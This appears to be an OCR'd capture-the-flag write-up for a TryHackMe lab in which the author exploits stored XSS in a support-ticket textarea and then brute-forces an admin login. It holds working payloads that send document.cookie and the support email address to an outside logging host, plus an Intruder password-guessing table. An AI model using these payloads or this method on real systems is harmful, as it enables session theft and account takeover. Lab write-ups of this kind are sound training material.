
That's The Ticket

That's The Ticket

https://tryhackme.com/room/thatstheticket

Go to page http and create account



Create session on 10.10.10.100

Try to send payloads. This one works, I must escape from texarea, to run my script

```
</textarea><script>var i=new Image;i.src="534e63f91d3b362183d97ab60e23b1a7.log.tryhackme.tech/?"+document.cookie;</script>
```

Listening for requests for the below domain

534e63f91d3b362183d97ab60e23b1a7.log.tryhackme.tech

ng as the domain ends in **534e63f91d3b362183d97ab60e23b1a7.log.tryhackme.tech** you can catch other domain results for example:

- **str**534e63f91d3b362183d97ab60e23b1a7.log.tryhackme.tech
- **str-**534e63f91d3b362183d97ab60e23b1a7.log.tryhackme.tech
- **str.**534e63f91d3b362183d97ab60e23b1a7.log.tryhackme.tech
- **str.str.**534e63f91d3b362183d97ab60e23b1a7.log.tryhackme.tech

The first question is about supports email adres, so I try to see how to show my email first


```
</textarea><script>var i=new
Image;i.src="http://534e63f91d3b362183d97ab60e23b1a7.log.tryhackme.tech/?"+document.
getElementById('email').innerText;</script>
```

And here is my email

- **str**534e63f91d3b362183d97ab60e23b1a7.log.tryh
- **str-**534e63f91d3b362183d97ab60e23b1a7.log.tryh
- **str.**534e63f91d3b362183d97ab60e23b1a7.log.tryh
- **str.str.**534e63f91d3b362183d97ab60e23b1a7.log.tr


```
</textarea><script>
var x=document.getElementById('email').innerHTML.split("@")[0];
var y=document.getElementById('email').innerHTML.split("@")[1];
var mail = "http://test." + x + "." + y +
"534e63f91d3b362183d97ab60e23b1a7.log.tryhackme.tech";
new Image().src = mail;
</script>
```

Payload to steal email. I split the "@" symbol, so now I return him)



adminaccount@itsupport.thm

Password found

I create an intruder attack

6	liverpool	401			1880
7	justin	401			1880
8	loveme	401			1880
9	fuckyou	401			1880
0	123123	302			310
1	football	401			1880
2	secret	401			1880
3	andrea	401			1880
4	carlos	401			1880
5	jennifer	401			1880

After log in I got the flag